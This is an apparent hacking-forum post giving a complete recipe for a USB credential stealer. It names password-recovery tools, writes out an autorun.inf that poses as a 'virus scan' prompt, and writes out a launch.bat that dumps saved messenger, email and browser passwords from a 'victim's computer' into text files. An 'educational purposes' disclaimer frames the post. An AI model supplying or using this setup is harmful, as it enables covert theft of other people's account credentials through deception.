 PH
PHKureiji ari
Leecher
Sana maintidihan nyo..!!
☆ Purely for educational purposes. Use these tools at your own risk! ☆

Windows allows the storage of the passwords, as do modern browsers. While this feature is convenient for users, it has imposed itself as a big security risk among organizations. We know that browsers store most passwords on daily basis, like MSN messenger, Yahoo, Facebook passwords, etc. Most people lack time and ask their browsers to save their passwords. As we know, there are many tools available to recover saved passwords, so in this article I will explain to you how to make aUSB password s†éáler and s†éál saved passwords.
Just to explain the concept, we are going to collect some password s†éáling tools, tools that are freely available on the internet and capable of s†éáling the passwords stored in the browsers or other windows files.
Then, we create a batch program that will execute these combined programs and store the stolen usernames and passwords in a text file.
To further spice up the penetration testing demonstration, we will also make this batch file execute as an auto-run for the USB stick, effectively s†éáling the passwords as we plug it in.
THINGS YOU WILL NEED
MessenPass - MessenPass is a password recovery tool that reveals the passwords of the following instant messenger applications.
Mail PassView - Mail PassView is a small password-recovery tool that reveals the passwords and other account details for Outlook E×ρréšš, windows mail, POP3, etc.
IE Passview - IE passview is a small program that helps us view stored passwords in Internet explorer.
Protected storage pass viewer(PSPV) - Protected Storage Passview is a small utility that reveals the passwords stored on your computer by Internet Explorer, Outlook E×ρréšš, and MSN Explorer.
Password Fox - Password fox is a small program used to view Stored passwords in Mozilla Firefox.
ChromePass - ChromePass is a small password recovery tool that allows you to view the usernames and passwords stored by Google Chrome Web browser.
STEPS :
1. First of all download all 5 tools and copy the executables (.exe files) i.e. Copy the files mspass.exe, mailpv.exe, iepv.exe, pspv.exe and passwordfox.exe into your USB Drive.
2. Create a new Notepad and input the following text:
[autorun]
open=launch.bat
ACTION= Perform a Virus Scan
Save the Notepad and rename it from "New Text Document.txt" to "autorun.inf"
Now copy the "autorun.inf" file onto your USB Stick.
3. Create another Notepad and write the following text onto
it:
start mspass.exe /stext mspass.txt
start mailpv.exe /stext mailpv.txt
start iepv.exe /stext iepv.txt
start pspv.exe /stext pspv.txt
start passwordfox.exe /stext passwordfox.txt
4. Save the Notepad and rename it from "New Text Document.txt" to "launch.bat"
5. Copy the "launch.bat" file onto your USB drive. Now your USB Password s†éáler is ready, all you have to do is insert it in your victim's computer and a popup will appear. In the popup window, select the option "launch virus scan."
After this you can see saved password in .TXT files
Purely for educational purposes. Use these tools at your own risk!
